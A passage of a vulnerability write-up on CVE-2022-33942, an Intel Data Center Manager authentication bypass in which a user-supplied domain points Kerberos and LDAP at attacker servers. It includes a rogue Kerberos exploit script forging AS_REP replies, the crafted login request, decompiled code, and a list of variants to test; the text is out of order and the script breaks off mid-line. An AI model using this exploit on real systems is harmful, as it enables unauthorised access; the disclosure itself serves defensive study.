/* 1284 */     Map<integer, list<userinfo="">> usersByType = (Map<integer, list<userinfo="">>)Arrays.stream(userInfo).collect(Collectors.groupingBy(UserInfo::getType));
/*      */
/* 1290 */     int[] userTypeOrder = { 1, 3, 4, 2 };
/*      */
/* 1292 */     for (int type : userTypeOrder) {
/* 1293 */       List userList = usersByType.get(Integer.valueOf(type));
/* 1294 */       if (userList != null && !userList.isEmpty()) {
/*      */
/*      */
/*      */
/* 1298 */         Collections.sort(userList);
/* 1299 */         List userIds = (List)userList.stream().map(UserInfo::getId).collect(Collectors.toList());
/* 1300 */         userType[0] = type;
/* 1301 */         return new DcmUserPrincipal(userName, userIds, accountType);
/*      */       }
/*      */     }
/*      */
/* 1305 */     return null;
/*      */   }</integer,></integer,>
Since the group S-1-5-32-546 is authorised to authenticate against DCM, and the arbitrary LDAP server returned a random user object with the same group SID set, DCM happily proceeds with authenticating the user by returning a DcmUserPrincipal object:


This ultimately means it is possible to authenticate against DCM using any username and any domain name, because the only thing being validated is the user group's SID.
The exploit script
The author put together a rather complex script to exploit the vulnerability:
import socket
import struct
import binascii

from ldap3.protocol.rfc4511 import SearchResultReference
from pyasn1.codec.der import decoder, encoder
from pyasn1.codec.ber.encoder import encode
from pyasn1.type.univ import noValue
from datetime import datetime, timedelta

from impacket.krb5 import constants
from impacket.krb5.crypto import (Key, Enctype, encrypt, _AES256CTS)
from impacket.krb5.asn1 import AS_REQ, AS_REP, ETYPE_INFO2, EncASRepPart

from ldap3.protocol.rfc4511 import (
    LDAPMessage, MessageID, ProtocolOp,  BindResponse, ResultCode, SearchResultDone,
    SearchResultEntry, LDAPDN, PartialAttributeList, PartialAttribute,
    AttributeDescription, Vals, AttributeValue
)

listen_ip = "[redacted]"

with socket.socket(socket.AF_INET, socket.SOCK_DGRAM) as s:
    # Bind the socket to the port
    server_address = (listen_ip, 88)
    s.bind(server_address)

    while True:
        print("\n[+] Waiting for incoming Kerberos UDP Request")
        data, address = s.recvfrom(4096)
        print("[+] Received connection from {}".format(address))

        if data:
            # Refuse UDP connection with a KRB4KRB_ERR_RESPONSE_TOO_BIG
            # Details of the response don't really matter such as the domain name
            payload1 = bytes.fromhex("[redacted]")
            sent = s.sendto(payload1, address)
            break

    s.close()

print("[+] Answered Kerberos UDP Authentication Request")

# Let's open up port 88 for Kerberos v5 interactions
with socket.socket(socket.AF_INET, socket.SOCK_STREAM) as s:
    print("[+] Waiting for incoming Kerberos TCP Request")
    s.bind((listen_ip, 88))
    s.listen()
    conn, address = s.accept()
    with conn:
        print("[+] Received Kerberos connection from {}".format(address))
        while True:
            recvDataLen = struct.unpack('!i', conn.recv(4))[0]
            r = conn.recv(recvDataLen)
            while len(r) < recvDataLen:
                r += conn.recv(recvDataLen - len(r))

            # Let's first parse the AS_REQ
            asReq = decoder.decode(r, asn1Spec=AS_REQ())[0]

            # Let's get a couple of things from the initial request required to build further responses
            nonce = asReq['req-body']['nonce']
            realm = str(asReq['req-body']['realm'])
            username = str(asReq['req-body']['cname']['name-string'][0])

            # Do some crypto stuff
            # salt is composed of the realm concatenated with the username
            salt = realm + username
            aesKey = _AES256CTS.string_to_key("Password0", salt, params=None).contents
            key = Key(Enctype.AES256, aesKey)

            # Some pre-recoded AS_REP message (encrypted part only)
            plainText = binascii.unhexlify("[redacted]")

            # Use some random confounder
            confounder = binascii.unhexlify("13371337133713371337133713371337") # first 16 bytes of an AS_REP message

            encASRepPart = decoder.decode(plainText, asn1Spec=EncASRepPart())[0]

            # Modify nonce to match the client's nonce
            encASRepPart['nonce'] = int(nonce)

            # Change timestamps to not screw any clock diffs
            my_date = datetime.now()
            current_timestamp = my_date.strftime('%Y%m%d%H%M%SZ')
            encASRepPart['authtime'] = current_timestamp
            encASRepPart['last-req'][0]['lr-value'] = current_timestamp

            # this is to make sure no clock scew occurs, because if starttime isn't present, the KDC's time is taken
            # see RFC4120 3.1.3 at https://datatracker.ietf.org/doc/html/rfc4120#page-48
            encASRepPart['starttime'] = noValue

            # Endtime + 10 hours
            newEndTime = datetime.now() + timedelta(hours=10)
            encASRepPart['endtime'] = newEndTime.strftime('%Y%m%d%H%M%SZ')

            # Modify realms
            encASRepPart['srealm'] = realm
            encASRepPart['sname']['name-string'][1] = realm

            # encrypt again
            final = encrypt(key, 3, encoder.encode(encASRepPart), confounder)

             # Construct an AS_REP
            asRep = AS_REP()
            asRep['pvno'] = 5
            asRep['msg-type'] = int(constants.ApplicationTagNumbers.AS_REP.value)

            asRep['padata'] = noValue
            asRep['padata'][0] = noValue
            asRep['padata'][0]['padata-type'] = constants.PreAuthenticationDataTypes.PA_ETYPE_INFO2.value

            etype2 = ETYPE_INFO2()
            etype2[0] = noValue
            etype2[0]['etype'] = constants.EncryptionTypes.aes256_cts_hmac_sha1_96.value
            etype2[0]['salt'] = salt
            encodedEtype2 = encoder.encode(etype2)
            asRep['padata'][0]['padata-value'] = encodedEtype2

            asRep['crealm'] = realm

            asRep['cname'] = noValue
            asRep['cname']['name-type'] = constants.PrincipalNameType.NT_PRINCIPAL.value
            asRep['cname']['name-string'] = noValue
            asRep['cname']['name-string'][0] = username

            asRep['ticket'] = noValue
            asRep['ticket']['tkt-vno'] = constants.ProtocolVersionNumber.pvno.value
            asRep['ticket']['realm'] = realm
            asRep['ticket']['sname'] = noValue
            asRep['ticket']['sname']['name-string'] = noValue
            asRep['ticket']['sname']['name-string'][0] = "krbtgt"
            asRep['ticket']['sname']['name-ty
The script first binds UDP port 88 and answers the initial Kerberos UDP request with a KRB4KRB_ERR_RESPONSE_TOO_BIG error, then listens on TCP port 88. It then listens on TCP port 88, parses the AS_REQ, extracts the nonce, realm and username, derives the AES256 key from the hardcoded password Password0 and the salt (realm concatenated with username), rebuilds the EncASRepPart with the client's nonce, fresh timestamps and the client's realm, re-encrypts it and sends a complete AS_REP prefixed with its length. After that it listens on TCP port 389 and answers the LDAP messages by message ID: a successful bind for message 1, the arbitrary user SID for message 2, a dummy distinguishedName for message 3, and the tokenGroups set containing the Guests and Users well-known SIDs for message 4.
Root cause
The mistake is that DCM trusts the identity data returned by a server whose address it takes from user input. The domain value from the login request becomes the java.security.krb5.kdc and java.security.krb5.realm properties, and the same fullDomain value is then used to open the LDAP connection. Nothing validates that the Kerberos or LDAP server actually belongs to the organisation's Active Directory.
The only thing being validated here is the user group's SID. When the single-user lookup fails, DCM falls back to checking whether the user's group is allowed to authenticate, and that check is a SQL query against the local T_User table for the SIDs returned by LDAP. Because the well-known SIDs of built-in groups such as Guests (S-1-5-32-546) and Users (S-1-5-32-545) are public and fixed, an attacker-controlled LDAP server can claim any user belongs to them. The user object itself is never verified: the arbitrary distinguishedName and the random user SID are enough to walk the code into the group branch.
The only thing being validated is the user group's SID. The Kerberos proof is satisfied by the attacker's own server, which knows the password it chose, and the LDAP bind succeeds against the attacker's own server. The administrator's configuration, which looks safe because the Guests group has no members, is exactly what makes the attack work.
Impact
An unauthenticated attacker can authenticate against DCM using any username, any password and any domain name, provided the application is configured to allow authentication from Active Directory groups with publicly known SIDs. The exploit assumes control over a custom domain name. In the demonstrated configuration the resulting session has DCM's Guest level, the lowest possible rights; the report does not claim more than that for this link of the chain. This authentication bypass is the first link in a chain that, in the second part, goes from an unauthenticated user to full remote code execution against DCM up to version 4.1.1.45749.
Fix
Intel fixed the issue by enforcing LDAPS and performing an additional certificate check against DCM's internal SSL keystore, where the Active Directory CA certificate needs to be trusted, starting from version 5.0 of DCM.
A note on the CVSS dispute
The author initially reported the bug to Intel's bug bounty program. Intel's program policy states that CVSS is used to estimate impact, but Intel downgraded the issue to 8.8 at CVSS:3.1/AV:A/AC:L/PR:N/UI:R/S:C/C:H/I:H/A:H and mentions this in INTEL-SA-00713. The author's own advisory rates it 10.0 at CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H.
On AV:A versus AV:N, Intel argued that DCM is an enterprise application developed for administrative networks. The author pointed to the CVSS specification, which defines Adjacent as an attack limited at the protocol level to a logically adjacent topology. The vulnerable component is bound to the network stack but is not limited at the protocol level, and no iptables rules or similar force it to be adjacent-like, so AV must be N.
On UI:R versus UI:N, Intel argued that an administrator has to configure DCM to allow authentication for an Active Directory group with a well-known SID. The CVSS specification states that if a specific configuration is required for an attack to succeed, the base metrics should be scored assuming the vulnerable component is in that configuration, which puts the configuration change under Attack Complexity and leaves UI at N and AC at L.
Intel made a one-time exception and rewarded $10,000 for the bug. On 24 March 2023 Intel updated the CVSS score of the bug to 10.0, turning it into a critical.
Variants to test
- Other group-based authorisation checks keyed on SIDs. Look for login paths that fall back to group membership when the per-user lookup fails. A positive result is a successful login with a user that exists only on your own LDAP server, while the target's database contains only the group entry.
- Other well-known SIDs. The report names Guests (
S-1-5-32-546) and Users (S-1-5-32-545). Try returning other built-in group SIDs intokenGroupsand see whether any of them is configured in the target's user table; a positive result is the sameDcmUserPrincipalbeing returned. - Domain input reaching other protocol clients. Any parameter that ends up in a host, realm or KDC setting is worth testing. A positive result is an outbound connection from the target to a listener you control.
- LDAP without TLS. The fix enforces LDAPS with a certificate check. On versions before 5.0, check whether the LDAP connection is plaintext and whether the bind is accepted from an arbitrary host; a positive result is a successful bind from your server.
- Kerberos downgrade to TCP. The exploit answers the UDP request with a response-too-big error to force TCP. Test whether other clients follow the same path, which tells you whether a single TCP listener is enough.
- SQL condition construction in
getUserGroupInfo(). The condition is built by string concatenation from the returned SIDs. Test whether crafted SID strings from LDAP reach the query unchanged; a positive result is a query whose behaviour changes with the injected content.
What happened, in plain words
Intel makes a product called Data Center Manager Console, or DCM. A data centre is a building full of servers, and DCM is a single web page you open in a browser to watch and manage all of those servers at once. It is the dashboard for the whole building.
DCM can be told to let people log in with their normal company account, the kind that lives in Active Directory. Active Directory is Microsoft's system for storing users, passwords and groups on a company network. Instead of DCM keeping its own list of passwords, it asks Active Directory "is this person who they say they are?" and trusts the answer.
This article is about the first of two bugs in a chain. The chain starts with someone who has no account at all and, in the second part, ends with them running their own code on the DCM server. This first bug lets an attacker log in to DCM as anybody, with any password, from any made-up company domain, when DCM is configured to allow login from Active Directory groups with publicly known SIDs. The researcher found it by reading the decompiled source code of the application, meaning he turned the compiled program back into readable Java and studied it. He did not guess or fuzz; he read the logic.
The reason it works is that DCM asks a server for the answer, and the attacker gets to choose which server. DCM never checks that the server it is talking to is the real company Active Directory. If you can make DCM talk to a server you control, that server can simply say "yes, this person is fine, and they belong to the Guests group", and DCM believes it.
Intel published a security advisory, INTEL-SA-00713, and gave the bug the identifier CVE-2022-33942. A CVE is a public catalogue number for a known vulnerability, so people can look it up.
The setup that looks safe
An administrator sets up DCM so that the group called Guests in the domain [redacted] is allowed to log in, with the lowest level of access DCM offers, its Guest level.
The screenshot follows the description of that configuration.
That Guests group currently has no members at all.
The second screenshot follows the statement that the Guests group has no members.
At first glance this looks very safe, for two reasons:
- To log in you would have to be a member of the Guests group in the
[redacted]domain. - You would also have to know the password of one of those members.
Since there are no members, there is nobody who can satisfy either condition. The rest of the article shows why both assumptions are wrong.
On the attacker's side, the exploit assumes you control a domain name of your own. The author uses [redacted] as the example. The exploit script has the Active Directory password Password0 written into it. That means you can pick any username you like, but you must use that password, because of how the Kerberos part works, which we will get to.
Finding the login request
When you open DCM in a browser on port 8643 over HTTPS, you get the normal login screen of the DcmConsole. HTTPS is the encrypted version of the web protocol, the one with the padlock. On that screen you can choose AD Account as the authentication type, and an extra field called Domain appears.
The screenshot shows the login form with AD Account selected and the Domain field visible.
When you submit that form, the browser sends an HTTP POST request with the type set to 1. HTTP is the language browsers and web servers speak; a POST request is the kind that carries data to the server, as opposed to a GET which just asks for a page. Here is the request:
POST /DcmConsole/login/login HTTP/1.1
Host: [redacted]:8643
Content-Length: 175
Sec-Ch-Ua: "(Not(A:Brand";v="8", "Chromium";v="99"
Accept: application/json, text/plain, */*
Content-Type: text/plain
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0
Sec-Ch-Ua-Platform: "macOS"
Origin: https://[redacted]:8643
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://[redacted]:8643/DcmConsole/
Accept-Encoding: gzip, deflate
Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
Connection: close

{"antiCSRFId":null,"requestObj":{"name":"mrtuxracer","password":"Password0","type":1,"domain":"[redacted]","loginTime":"Sun Jun 26 2022 12:05:07 GMT+0200 (Central European Summer Time)"}}
Line by line:
POST /DcmConsole/login/login HTTP/1.1says "I am sending data to this address on the server, using version 1.1 of HTTP".Host: [redacted]:8643tells the server which machine and port the request is for. A port is like a numbered door on a computer; 8643 is the door DCM listens on.Content-Length: 175says how many bytes of data follow the blank line.- The
Sec-Ch-Ua,User-AgentandSec-Ch-Ua-Platformlines describe the browser and operating system. Servers often use them to decide how to format a reply. Accept: application/json, text/plain, */*says the browser will accept JSON (a text format for structured data) or plain text or anything.Content-Type: text/plainsays the body is plain text.OriginandReferersay which page the request came from. Browsers add these automatically.Connection: closeasks the server to close the connection after answering.- The blank line separates the headers from the body.
- The body is a JSON object.
nameis the username,passwordis the password,typeis 1, which means Active Directory, anddomainis[redacted].
The interesting part is domain. It is input the attacker fully controls, and later it decides which server DCM will ask to authenticate the user. That is the seed of the whole bug.
Most of the relevant code is in a class called com.intel.console.server.login.UserMgmtHandler. A class is a bundle of code in Java, the language DCM is written in. The first thing to notice is that the type value chooses which login routine runs. When type is 1, meaning Active Directory, the function loginAD() is called on line 1030 and is handed the username, password and domain from the request:
/*      */   public static int login(HttpServletRequest request, int type, String name, String password, String domain, boolean noSession) throws ConsoleAuthCheckException {
/* 1022 */     List exceededSessions = new LinkedList<>();
/* 1023 */     int userType = 2;
/*      */
/* 1025 */     if (type == 0) {
/* 1026 */       logout(request, noSession);
/* 1027 */       userType = loginConsole(request, name, password, exceededSessions, noSession);
/* 1028 */     } else if (type == 1) {
/* 1029 */       logout(request, noSession);
/* 1030 */       userType = loginAD(request, name, password, domain, exceededSessions, noSession);
/* 1031 */     } else if (type == 2) {
/* 1032 */       logout(request, noSession);
/* 1033 */       userType = loginLDAP(request, name, password, exceededSessions, noSession);
/*      */     }
Line by line:
- The method signature says this function takes the web request, the
type, thename, thepassword, thedomainand a flagnoSession, and returns a number describing the user type. List exceededSessions = new LinkedList<>();creates an empty list, presumably to track sessions that exceed some limit.int userType = 2;sets a default user type.if (type == 0)handles DCM's own local accounts and callsloginConsole.else if (type == 1)handles Active Directory and callsloginAD, passing the attacker-controlleddomainstraight through.else if (type == 2)handles plain LDAP and callsloginLDAP.
So the type field in the JSON body is a switch that picks the login path, and the domain field travels with it.
The loginAD() method does a few preparatory things: it works out the full domain name on line 1190 and the bare username on line 1191. This is because you can also log in using the username@domain form, for example against DCM's REST API. A REST API is a way for programs to talk to a server over HTTP, the same way a browser does, but with data instead of web pages. The resulting values are then written into two Java system properties, and this is the first crucial piece of the puzzle: the attacker controls which server DCM will contact.
/*      */   public static int loginAD(HttpServletRequest request, String name, String password, String domain, List exceededSessions, boolean noSession) throws ConsoleAuthCheckException {
/* 1187 */     HttpSession session = noSession ? null : request.getSession(true);
/* 1188 */     Subject subject = new Subject();
/*      */
/* 1190 */     String fullDomain = getFullDomain(name, domain);
/* 1191 */     String pureUser = getPureUser(name);
/*      */
/* 1193 */     System.setProperty("java.security.krb5.kdc", fullDomain.toUpperCase(Locale.ENGLISH));
/* 1194 */     System.setProperty("java.security.krb5.realm", fullDomain.toUpperCase(Locale.ENGLISH));
Line by line:
HttpSession session = ...gets or creates the browser session, unlessnoSessionis set. A session is the server's memory of "this browser is logged in as this user", usually tied to a cookie, which is a small piece of data the browser stores and sends back on every request.Subject subject = new Subject();creates an empty container for security information, which Java's login machinery will fill in.getFullDomain(name, domain)combines the username and domain into a full domain name.getPureUser(name)strips any domain part off the username.System.setProperty("java.security.krb5.kdc", ...)sets a global Java setting that tells the Kerberos library which server to talk to. KDC stands for Key Distribution Center, the server in Kerberos that hands out login tickets. Kerberos is the protocol Active Directory uses to prove identity without sending the password over the network.System.setProperty("java.security.krb5.realm", ...)sets the realm, which is the Kerberos name for the domain.
Both properties are set to fullDomain, which came from the request. That means the attacker's domain value decides where DCM sends its Kerberos login request. Nothing checks that this is the company's real domain.
The actual authentication is based on Kerberos v5 and fails if Kerberos does not succeed, on lines 1201 to 1203:
/* 1196 */     LoginContext lc = null;
/*      */
/*      */     try {
/* 1199 */       lc = new LoginContext("Krb5Login", subject, new DcmLoginCallbackHandler(pureUser, password));
/*      */
/* 1201 */       lc.login();
/* 1202 */     } catch (LoginException le) {
/* 1203 */       handleAuthenticationException(le);
/*      */     }
Line by line:
LoginContext lc = null;declares a variable to hold the login attempt.try {starts a block where errors are caught rather than crashing the program.new LoginContext("Krb5Login", subject, new DcmLoginCallbackHandler(pureUser, password))creates a Kerberos login attempt, using the username and password supplied by the browser.lc.login();actually performs the Kerberos exchange with the server named in the properties above.catch (LoginException le)catches a failed login.handleAuthenticationException(le)deals with the failure, which in practice means the login is rejected.
So the question becomes: how do you get past this check if you control the domain? You build your own Kerberos server that answers the request and says "success".
Step 1: Answer the Kerberos request with a forged reply
When the login() call on line 1201 runs, DCM sends an AS_REQ message to the Kerberos server. AS_REQ means "authentication service request": the client is asking the KDC for a ticket that proves who it is. The request looks like this:
The screenshot shows the AS_REQ as DCM sends it.
To answer the AS_REQ, a few pieces of information must be taken from it:
- nonce: a random number the client made up for this request. The reply must contain the same number, so the client knows the reply belongs to its own request and is not a recording of an older one. This is the defence against replay attacks, where an attacker resends a captured message.
- realm: the Active Directory domain being requested, needed to build the reply.
- username: the user for whom a successful login must be returned.
- etype: the encryption algorithms the client can handle. These do not need to be extracted; the attacker simply picks one for the reply.
In response to the AS_REQ, the attacker's Kerberos server sends an AS_REP, which looks like this:
The screenshot shows the AS_REP reply message.
The first etype is the encryption algorithm, then the realm and the username (called CNameString here). The most important part is the enc-part at the end, because it is the proof of authentication. It is a blob of data encrypted by the Kerberos server with the user's password, which the real server would have looked up in its database. If the user typed the same password, DCM can decrypt the blob and read what is inside. Since the attacker's server chooses the password, it can encrypt the blob with a password it knows, and DCM will decrypt it successfully.
When decrypted, the enc-part looks like this:
key=EncryptionKey:
  keytype=18
  keyvalue=[redacted]

 last-req=LastReq:
  Sequence:
   lr-type=0
   lr-value=20220627111947Z

 nonce=76839024
 key-expiration=20370914024805Z
 flags=6356992
 authtime=20220627111947Z
 endtime=20220627211947Z
 srealm=HACK.LOCAL
 sname=PrincipalName:
  name-type=2
  name-string=SequenceOf:
   krbtgt   HACK.LOCAL
Line by line:
key=EncryptionKey:starts the section describing the session key, the secret that will be used for later messages.keytype=18is the algorithm number, which corresponds to AES256, a strong modern cipher.keyvalue=0x...is the key itself, written in hexadecimal, which is base 16 notation where each byte is two characters.last-req=LastReq:records the last time the client asked for a ticket.lr-value=20220627111947Zis that time, in the format year-month-day-hour-minute-second, with Z meaning UTC time.nonce=76839024is the random number copied from the client's request.key-expiration=...is when the key expires.flags=6356992is a number whose bits encode options such as whether the ticket can be forwarded.authtime=...is when the authentication happened. It is used to detect clock differences and replays.endtime=...is when the ticket stops being valid.srealm=HACK.LOCALis the realm, which must match the one in the request.sname=PrincipalName:names the service the ticket is for.name-string=SequenceOf:followed bykrbtgt HACK.LOCALis the special name of the ticket-granting ticket, the master ticket in Kerberos.
The key points are the nonce, which must match the client's; the authtime, which prevents clock-skew and replay problems; the endtime, which sets how long the data is valid; and the srealm, which must match the request.
The final exploit fills in all of these automatically and encrypts the enc-part with the hardcoded password Password0, which makes DCM accept the Kerberos login.
Step 2: Run an LDAP server and accept the connection
After Kerberos succeeds, the application switches to LDAP, using the class com.intel.console.server.login.ADHelper on lines 1206 and 1215 to 1216. LDAP is the directory protocol Active Directory uses to look up users, groups and their attributes. It is like a phone book: you ask for an entry and get back its fields. This means the attacker also needs an LDAP server to answer DCM's questions.
The init() method prepares the LDAP connection to the same host given by fullDomain, which the attacker controls, and then causes an LDAP bindRequest on line 1216:
/* 1206 */     ADHelper adHelper = null;
/* 1207 */     int[] userType = { 2 };
/*      */
/*      */     try {
/* 1210 */       String domainUserName = getDomainUser(name, fullDomain);
/* 1211 */       Boolean enbaleTls = Boolean.valueOf(Boolean.parseBoolean(Configuration.getProperty(InternalProperty.ENABLE_AD_TLS
/* 1212 */               .name())));
/* 1213 */       int adPort = Integer.parseInt(Configuration.getProperty(InternalProperty.AD_PORT
/* 1214 */             .name()));
/* 1215 */       adHelper = new ADHelper(fullDomain, adPort, domainUserName, password, enbaleTls);
/* 1216 */       adHelper.init();
Line by line:
ADHelper adHelper = null;declares a helper object for talking to Active Directory.int[] userType = { 2 };creates a one-element array to carry the user type back out of the method.try {starts the error-handled block.getDomainUser(name, fullDomain)builds thedomain\userstyle name.enbaleTlsreads a configuration setting that says whether TLS should be used. TLS is the encryption layer behind HTTPS and LDAPS; LDAPS is LDAP wrapped in TLS.adPortreads the configured LDAP port from the settings.new ADHelper(fullDomain, adPort, domainUserName, password, enbaleTls)creates the helper, pointed at the attacker'sfullDomain.adHelper.init();opens the connection and performs the bind.
A bind is LDAP's way of logging in: the client says "here is my name and password" and the server says yes or no. The bindRequest looks like this:
The screenshot shows the bindRequest.
The attacker's LDAP server answers with a bind success message, which looks like this:
The screenshot shows the bind success message.
The next few lines matter more:
/* 1218 */       String userSid = adHelper.getUserSid(pureUser);
/* 1219 */       UserInfo[] userInfo = getUsersBySidAndDomain(userSid, fullDomain);
/* 1220 */       DcmUserPrincipal userPrincipal = createUserPrincipal(domainUserName, userInfo, 1, userType);
Line by line:
getUserSid(pureUser)asks LDAP for the user's SID. A SID is a Security Identifier, a unique string of numbers that Windows gives to every user and group, for exampleS-1-5-32-545. It is like an ID card number that never changes.getUsersBySidAndDomain(userSid, fullDomain)looks that SID up in DCM's own database.createUserPrincipal(...)turns the result into a logged-in user object, called a principal in security terms.
Step 3: Return any user SID you like
First, getUserSid() on line 1218 builds an LDAP search query on line 73 and performs the search on line 80, returning the object's SID on lines 82 to 86, or null if the user is not found:
/*     */   public String getUserSid(String userName) throws NamingException {
/*  72 */     String searchBase = makeRootBase();
/*  73 */     String searchFilter = "(&(objectClass=user)(sAMAccountName=" + userName + "))";
/*     */
/*     */
/*  76 */     SearchControls searchControls = new SearchControls();
/*  77 */     searchControls.setSearchScope(2);
/*  78 */     searchControls.setReturningAttributes(new String[] { "objectSID" });
/*     */
/*  80 */     NamingEnumeration results = this.ctx.search(searchBase, searchFilter, searchControls);
/*     */
/*  82 */     SearchResult result = null;
/*  83 */     if (results.hasMoreElements()) {
/*  84 */       result = results.nextElement();
/*  85 */       return buildSid((byte[])result.getAttributes()
/*  86 */           .get("objectSID").get());
/*     */     }
/*     */
/*  89 */     return null;
/*     */   }
Line by line:
getUserSid(String userName)takes a username and returns a SID as text.makeRootBase()works out where in the directory tree to start searching.- The
searchFilteris the query: find objects of classuserwhosesAMAccountName(the login name) equals the given username. The&means "and", so both conditions must hold. new SearchControls()sets options for the search.setSearchScope(2)means search the whole subtree below the starting point, not just one level.setReturningAttributes(new String[] { "objectSID" })asks the server to return only the SID field, to keep the answer small.this.ctx.search(...)sends the search to the LDAP server.if (results.hasMoreElements())checks whether anything came back.result = results.nextElement();takes the first result.buildSid((byte[])result.getAttributes().get("objectSID").get())converts the raw bytes of the SID into readable text.return null;at the end means "no such user".
The raw searchRequest looks like this:
The screenshot shows the raw searchRequest.
The attacker's LDAP server returns a SID for any username it is asked about: S-1-5-4294967295-4294967295-4294967295-4294967295-4294967295, in hex [redacted]. This is important for passing a later check.
The screenshot shows the LDAP reply.
Step 4: Make the single-user lookup fail on purpose
The call to getUsersBySidAndDomain() on line 1219 builds an SQL query that checks the SID it just received against DCM's database on line 421. SQL is the language used to ask a database questions; a database is an organised store of records, here the table of users DCM knows about.
/*      */   private static UserInfo[] getUsersBySidAndDomain(String sid, String domain) throws ConsoleDbException {
/*  415 */     List userList = new LinkedList<>();
/*  416 */     Connection conn = ConnectionProvider.getConnection();
/*  417 */     PreparedStatement statement = null;
/*  418 */     ResultSet res = null;
/*      */
/*      */     try {
/*  421 */       String query = "select \"id\", \"name\", \"description\",\"type\",\"domain\",\"account_type\",\"sid\" from \"T_User\" where sid=? and domain=?";
/*      */
/*  423 */       statement = conn.prepareStatement(query);
/*  424 */       int paramIndex = 1;
/*  425 */       statement.setString(paramIndex++, sid);
/*  426 */       statement.setString(paramIndex++, domain);
/*  427 */       res = statement.executeQuery();
[...]
/*  462 */     return userList.toArray(new UserInfo[userList.size()]);
/*      */   }
Line by line:
getUsersBySidAndDomain(String sid, String domain)takes a SID and a domain and returns matching users.List userList = new LinkedList<>();creates an empty list for the results.ConnectionProvider.getConnection()opens a connection to the database.PreparedStatement statement = null;declares a statement, which is a query ready to be sent.String query = "select ... from \"T_User\" where sid=? and domain=?"is the SQL: fetch these columns from the user table where the SID and domain match. The?marks are placeholders, which is the safe way to insert values because the database treats them as data, not as SQL code.conn.prepareStatement(query)prepares the query.setString(paramIndex++, sid)andsetString(paramIndex++, domain)fill in the two placeholders with the SID and domain.executeQuery()runs it.- The
[...]means code in between is skipped in the excerpt. return userList.toArray(...)returns whatever was collected, which is nothing if no row matched.
Because the attacker's Kerberos and LDAP servers return a random SID here, and real users' SIDs cannot be guessed, the query finds no row and returns an empty userList on line 462:
The screenshot shows the empty userList.
Since userList is empty, the call to createUserPrincipal() on line 1220 also returns null, so userPrincipal becomes null:
/*      */   private static DcmUserPrincipal createUserPrincipal(String userName, UserInfo[] userInfo, int accountType, int[] userType) {
/* 1276 */     if (userInfo == null || userInfo.length == 0) {
/* 1277 */       return null;
/*      */     }
Line by line:
- The method takes a username, an array of user records, an account type and a user-type array.
if (userInfo == null || userInfo.length == 0)checks whether there are no records at all.return null;means "no principal", so the login is not yet complete.
The screenshot follows the code showing userPrincipal becoming null.
This code path is meant for logging in a single Active Directory user. That route cannot be exploited, because the SID of any single user in an Active Directory is unknown and cannot be guessed. The attacker has to make the code take a different branch.
Step 5: Confuse DCM with well-known SIDs
What happens next is a check whether userPrincipal is null on line 1222. Since the single-user login failed, the next thing DCM tries is checking whether the user's group is allowed to log in, because group-based login is a real option in DCM. The following code fetches the user's Active Directory group information:
/* 1222 */       if (userPrincipal == null) {
/* 1223 */         String[] groupNames = adHelper.getUserGroupSid(userSid);
/* 1224 */         UserInfo[] groupInfo = getUserGroupInfo(groupNames);
/* 1225 */         userPrincipal = createUserPrincipal(domainUserName, groupInfo, 2, userType);
/*      */       }
Line by line:
